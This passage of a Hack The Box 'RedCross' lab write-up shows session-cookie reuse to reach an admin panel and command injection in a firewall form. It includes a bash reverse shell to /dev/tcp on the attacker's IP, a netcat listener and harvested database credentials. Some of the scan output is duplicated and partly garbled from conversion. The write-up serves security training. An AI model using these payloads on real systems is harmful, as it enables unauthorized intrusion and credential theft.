
After logging as a charles we copied the assigned cookies and with them we returned to the admin login page where we put them as a value of the admin PHP Session ID



And it worked ,by using PHP Session ID reuse we got an access to the admin login panel



As the administrator we whitelisted out attacker's IP address





IT Admin panel

Authorized personnel only

Whitelist IP Address:

UID	IP Address	Auth. since	Action
3	10.10.14.5	2023-08-08 05:22:29.637418	<input type="button" value="deny"/>

Web admin system 0.9

And we launched nmap scan again, what gave us different results (more open ports)

```
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.0.8 or later
22/tcp    open  ssh            OpenSSH 7.4p1 Debian 10+deb9u3 (protocol 2.0)
|_ ssh-hostkey:
|   2048 67d385f8eeb8062359d7758ea237d0a6 (RSA)
|   256 89b465271f93721abce3227090db3596 (ECDSA)
|   256 66bda11c327432e2e664e8a5251b4d67 (ED25519)
80/tcp    open  http           Apache httpd 2.4.25
|_ http-title: Did not follow redirect to https://intra.redcross.htb/
|_ http-server-header: Apache/2.4.25 (Debian)
443/tcp    open  ssl/http       Apache httpd 2.4.25
|_ ssl-cert: Subject: commonName=intra.redcross.htb/organizationName=Red Cross International/stateOrProvinceName=NY/countryName=US
|_ Not valid before: 2018-06-03T19:46:58
|_ Not valid after: 2021-02-27T19:46:58
|_ http-server-header: Apache/2.4.25 (Debian)
|_ http-cookie-flags:
|   /:
|     PHPSESSID:
|       httponly flag not set
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ _Requested resource was /?page=login
|_ _ssl-date: TLS randomness does not represent time
|_ tls-alpn:
|   http/1.1
|_
1025/tcp   open  NFS-or-IIIS?
5432/tcp   open  postgresql     PostgreSQL DB 9.6.7 - 9.6.12
|_ ssl-cert: Subject: commonName=redcross.redcross.htb
|_ Subject Alternative Name: DNS:redcross.redcross.htb
|_ Not valid before: 2018-06-03T19:13:20
|_ Not valid after: 2028-05-31T19:13:20
|_ _ssl-date: TLS randomness does not represent time
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
```

```

|_Not valid after: 2021-02-27T19:46:58
|_http-server-header: Apache/2.4.25 (Debian)
|_http-cookie-flags:
|_/:
|_PHPSESSID:
|_httponly flag not set
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_Requested resource was /?page=login
|_ssl-date: TLS randomness does not represent time
|_tls-alpn:
|_http/1.1
1025/tcp open NFS-or-IIS?
5432/tcp open postgresql PostgreSQL DB 9.6.7 - 9.6.12
|_ssl-cert: Subject: commonName=redcross.redcross.htb
|_Subject Alternative Name: DNS:redcross.redcross.htb
|_Not valid before: 2018-06-03T19:13:20
|_Not valid after: 2028-05-31T19:13:20
|_ssl-date: TLS randomness does not represent time
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=8/8%OT=21%CT=1%CU=34049%PV=Y%DS=2%DC=T%G=Y%TM=64D20A28
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=105%TI=Z%CI=I%II=I%TS=8)OPS(
OS:O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST11
OS:NW7%O6=M53CST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(
OS:R=Y%DF=Y%T=40%W=7210%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)


Network Distance: 2 hops

```

As an admin we can also create a new user, we used this functionality to create a user simon

Add virtual user:

Username	UID	GID	Action
tricia	2018	1001	<input type="button" value="del"/>



Provide this credentials to the user:

simon : eM7OLXhj

[Continue](#)

And we SSH to the target as a user simon

```
root@kali:~# ssh simon@10.10.10.113
The authenticity of host '10.10.10.113 (10.10.10.113)' can't be established.
ED25519 key fingerprint is SHA256:zo0xQgf40+wsTj30HsPbkn5m7Rmuw2mkxi390t/pcQA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.113' (ED25519) to the list of known hosts.
simon@10.10.10.113's password:
Linux redcross 4.9.0-6-amd64 #1 SMP Debian 4.9.88-1+deb9u1 (2018-05-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ whoami
simon: eM7OLXhj
whoami: cannot find name for user ID 2022
$
```

```

drwxr-xr-x  2 root root      4096 Jun  7  2018 lib64
drwx----- 2 root root      4096 Jun  7  2018 root
drwxr-xr-x  4 root root      4096 Jun  7  2018 usr
$ cd home
$ ls -la
total 16
drwxr-xr-x  4 root associates 4096 Jun  9  2018 .
drwxr-xr-x 10 root root      4096 Jun  8  2018 ..
drwxr-xr-x  2 root associates 4096 Jun  8  2018 interface_data
drwxrwxr-x  3 root associates 4096 Jun  8  2018 public
$ cd public
$ ls -la
total 12
drwxrwxr-x 3 root associates 4096 Jun  8  2018 .
drwxr-xr-x 4 root associates 4096 Jun  9  2018 ..
drwxr-xr-x 2 root root      4096 Jun 10  2018 src
$ cd src
$ ls -al
total 12
drwxr-xr-x 2 root      root      4096 Jun 10  2018 .
drwxrwxr-x 3 root      associates 4096 Jun  8  2018 ..
-rw-r--r-- 1 penelope    1000 2666 Jun 10  2018 iptctl.c
$ cd ..
$ cd ..
$ ls
interface_data  public
$ cd interface*
$ ls -al
total 8
drwxr-xr-x 2 root associates 4096 Jun  8  2018 .
drwxr-xr-x 4 root associates 4096 Jun  9  2018 ..
$

```

Yet, we didn't find anything interesting on the system as a user simon, so we returned to the web application

We found remote command execution vulnerability, when we remove whitelisted IP

Request	Response
<pre> 1 POST /pages/actions.php HTTP/1.1 2 Host: admin.redcross.htb 3 Cookie: PHPSESSID=298dhgdtchbd3tbk5bq5g469d7 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Content-Type: application/x-www-form-urlencoded 9 Content-Length: 42 10 Origin: https://admin.redcross.htb 11 Referer: https://admin.redcross.htb/?page=firewall 12 Upgrade-Insecure-Requests: 1 13 Sec-Fetch-Dest: document 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-User: ?1 17 Te: trailers 18 Connection: close 19 20 ip=.ping+-c+5+10.10.14.5&id=12&action=deny </pre>	<pre> 1 HTTP/1.1 200 OK 2 Date: Tue, 08 Aug 2023 09:29:29 GMT 3 Server: Apache/2.4.25 (Debian) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 refresh: 1;url=?page=firewall 8 Vary: Accept-Encoding 9 Content-Length: 589 10 Connection: close 11 Content-Type: text/html; charset=UTF-8 12 13 Usage: /opt/iptables/iptables allow restrict show IP 14 PING 10.10.14.5 (10.10.14.5) 56(84) bytes of data. 15 64 bytes from 10.10.14.5: icmp_seq=1 ttl=63 time=87.3 ms 16 64 bytes from 10.10.14.5: icmp_seq=2 ttl=63 time=92.1 ms 17 64 bytes from 10.10.14.5: icmp_seq=3 ttl=63 time=85.5 ms 18 64 bytes from 10.10.14.5: icmp_seq=4 ttl=63 time=86.9 ms 19 64 bytes from 10.10.14.5: icmp_seq=5 ttl=63 time=88.3 ms 20 21 --- 10.10.14.5 ping statistics --- 22 5 packets transmitted, 5 received, 0% packet loss, time 4005ms 23 rtt min/avg/max/mdev = 85.543/88.075/92.191/2.256 ms 24 rtt min/avg/max/mdev = 85.543/88.075/92.191/2.256 ms </pre>

```
(root@kali: ~)
# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
05:29:26.474283 IP intra.redcross.htb > 10.10.14.5: ICMP echo request, id 10665, seq 1, length 64
05:29:26.474356 IP 10.10.14.5 > intra.redcross.htb: ICMP echo reply, id 10665, seq 1, length 64
05:29:27.479618 IP intra.redcross.htb > 10.10.14.5: ICMP echo request, id 10665, seq 2, length 64
05:29:27.479632 IP 10.10.14.5 > intra.redcross.htb: ICMP echo reply, id 10665, seq 2, length 64
05:29:28.476508 IP intra.redcross.htb > 10.10.14.5: ICMP echo request, id 10665, seq 3, length 64
05:29:28.476521 IP 10.10.14.5 > intra.redcross.htb: ICMP echo reply, id 10665, seq 3, length 64
05:29:29.479936 IP intra.redcross.htb > 10.10.14.5: ICMP echo request, id 10665, seq 4, length 64
05:29:29.479949 IP 10.10.14.5 > intra.redcross.htb: ICMP echo reply, id 10665, seq 4, length 64
05:29:30.481314 IP intra.redcross.htb > 10.10.14.5: ICMP echo request, id 10665, seq 5, length 64
05:29:30.481326 IP 10.10.14.5 > intra.redcross.htb: ICMP echo reply, id 10665, seq 5, length 64
```

We used this to get a reverse shell on the system as a user
www-data

The screenshot displays the 'Request' and 'Response' panels of a web browser's developer tools. The 'Request' panel shows a POST request to `/pages/actions.php` with various headers and a body containing a reverse shell command. The 'Response' panel is empty. The 'Inspector' panel on the right shows the selected text of the request body, decoded from URL encoding.

Request

1 POST /pages/actions.php HTTP/1.1
2 Host: admin.redcross.htb
3 Cookie: PHPSESSID=298dhgdtchbd3tbk5bq5g469d7
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 32
10 Origin: https://admin.redcross.htb
11 Referer: https://admin.redcross.htb/?page=firewall
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18 Connection: close
19
20 ip='bash+-c+'bash+-i+%26+/dev/tcp/10.10.14.5/5555+0+%261'&id=14&action=deny

Response

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20

Inspector

Selection 52 (0x34)

Selected text

sh+-c+'bash+-i+%26+/dev/tcp/10.10.14.5/5555+0+%261'

Decoded from: URL encoding

sh -c 'bash -i >& /dev/tcp/10.10.14.5/5555 0>&1'

Cancel Apply change

Request attributes 2
Request query parameters 0
Request body parameters 3
Request cookies 1
Request headers 17

```
# nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.113] 33572
ls
actions.php
bottom.php
cpanel.php
firewall.php
header.php
login.php
users.php
python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@redcross:/var/www/html/admin/pages$
```

Now,, when we are on the system we started enumerating files and directories to find credentials to escalate our privileges

We successfully found multiple database credentials

```
www-data@redcross:/var/www/html/admin$ cat init.php
<?php
#database configuration
$dbhost='127.0.0.1';
$dbuser='dbcross';
$dbpass='LOSPxnme4f5pH5wp';
$dbname='redcross';
?>
www-data@redcross:/var/www/html/admin$
```

```
www-data@redcross:/var/www/html/admin/pages$ cat firewall.php
<?php
if(isset($_SESSION['auth']) and $_SESSION['auth']==1){
    echo "<center>";
    echo "<form method=POST action='/pages/actions.php'>Whitelist IP Address: <input type='text' name='ip'>&nbsp;<input type='submit' name='act
'Allow IP'></form>";
    echo "</center>";

    $dbconn = pg_connect("host=127.0.0.1 dbname=redcross user=www password=aXwrtU09_aa5");
    $result = pg_prepare($dbconn, "q1", "SELECT * FROM ipgrants");
    $result = pg_execute($dbconn, "q1", array());
    if(pg_num_rows($result)>0){
        echo "<center><table cellpadding=5 cellspacing=5><tr><td>UID</td><td>IP Address</td><td>Auth. since</td><td>Action</td></tr>";
        while($line=pg_fetch_array($result, null, PGSQL_ASSOC)){
            echo "<tr><td>". $line['uid']. "</td><td>". $line['address']. "</td><td>". $line['date']. "</td>";
            echo "<td><form action='/pages/actions.php' method=POST><input type=hidden name=ip value='". $line['address']. ">";
            echo "<input type=hidden name=id value='". $line['id']. "><input type=submit name=action value=deny></form></td></tr>";
        }
        echo "</table></center>";
    }
} else {
    header('Location: /');
    exit;
}
?>
www-data@redcross:/var/www/html/admin/pages$
```

```

www-data@redcross:/var/www/html/admin/pages$ cat users.php
<?php
if(isset($_SESSION['auth']) and $_SESSION['auth']==1){
    echo "<center>";
    echo "<form method=POST action='/pages/actions.php'>Add virtual user:<input type='text' name='username'>&nbsp;<input type='submit' name='action' value
='adduser'></form>";
    echo "</center>";

    $dbconn = pg_connect("host=127.0.0.1 dbname=unix user=unixnss password=fios@ew023xmw");
    $result = pg_prepare($dbconn, "q1", "SELECT * FROM passwd_table WHERE gid = 1001");
    $result = pg_execute($dbconn, "q1", array());
    if(pg_num_rows($result)>0){
        echo "<center align=center><table cellpadding=5><tr><td>Username</td><td>UID</td><td>GID</td><td>Action</td></tr>";
        while($line=pg_fetch_array($result, null, PGSQL_ASSOC)){
            echo "<tr><td>".$line['username']. "</td><td>".$line['uid']. "</td><td>".$line['gid']. "</td>";
            echo "<td><form action='/pages/actions.php' method=POST><input type=hidden name=uid value='".$line['uid']."'>";
            echo "<input type=submit name=action value=del></form></td></tr>";
        }
        echo "</table></center>";
    }
} else {
    header('Location: /');
    exit;
}
?>
www-data@redcross:/var/www/html/admin/pages$

```

```

        if(pg_num_rows($result)==0){
            $res = pg_prepare($dbconn, "q2", "INSERT INTO ipgrants ( uid, address ) VALUES ( $1, $2)");
            $res = pg_execute($dbconn, "q2", array($_SESSION['userid'], $ip));
            echo system("/opt/iptables/iptables allow ".$ip);
        }
    }

    if($action=='deny'){
        header('refresh:1;url=?page=firewall');
        $id=$_POST['id'];
        $ip=$_POST['ip'];
        $dbconn = pg_connect("host=127.0.0.1 dbname=redcross user=www password=aXwrtU09_aag6");
        $result = pg_prepare($dbconn, "q1", "DELETE FROM ipgrants WHERE id = $1");
        $result = pg_execute($dbconn, "q1", array($id));
        echo system("/opt/iptables/iptables restrict ".$ip);
    }

    if($action=='adduser'){
        $username=$_POST['username'];
        $passwd=generateRandomString();
        $phash=crypt($passwd);
        $dbconn = pg_connect("host=127.0.0.1 dbname=unix user=unixusrmgr password=dheu%7wjx8B6");
        $result = pg_prepare($dbconn, "q1", "insert into passwd_table (username, passwd, gid, homedir) values ($1, $2, 1001, '/var/jail/home')");
        $result = pg_execute($dbconn, "q1", array($username, $phash));
        echo "Provide this credentials to the user:<br><br>";
        echo "<b>$username : $passwd</b><br><br><a href=?page=users>Continue</a>";
    }

    if($action=='del'){
        header('refresh:1;url=?page=users');
        $uid=$_POST['uid'];
        $dbconn = pg_connect("host=127.0.0.1 dbname=unix user=unixusrmgr password=dheu%7wjx8B6");
        $result = pg_prepare($dbconn, "q1", "delete from passwd_table where uid = $1");
        $result = pg_execute($dbconn, "q1", array($uid));
        echo "User account deleted";
    }
}
?>
www-data@redcross:/var/www/html/admin/pages$

```

With credentials for user unixusrmgr we logged into the postgresql database

```

www-data@redcross:/var/www/html/admin/pages$ psql -U unixusrmgr unix
www-data@redcross:/var/www/html/admin/pages$ psql -h 127.0.0.1
www-data@redcross:/var/www/html/admin/pages$ psql -h 127.0.0.1 -U unixusrmgr unix
Password for user unixusrmgr:
psql (9.6.7)
SSL connection (protocol: TLSv1.2, cipher: ECDHE-RSA-AES256-GCM-SHA384, bits: 256, compression: off)
Type "help" for help.

unix=>

```

From where we started database enumeration process

List of databases					
Name	Owner	Encoding	Collate	Ctype	Access privileges
postgres	postgres	UTF8	en_US.UTF-8	en_US.UTF-8	postgres=CTc/postgres
redcross	postgres	UTF8	en_US.UTF-8	en_US.UTF-8	postgres=CTc/postgres
template0	postgres	UTF8	en_US.UTF-8	en_US.UTF-8	postgres=CTc/postgres
template1	postgres	UTF8	en_US.UTF-8	en_US.UTF-8	postgres=CTc/postgres
unix	postgres	UTF8	en_US.UTF-8	en_US.UTF-8	postgres=CTc/postgres
(5 rows)					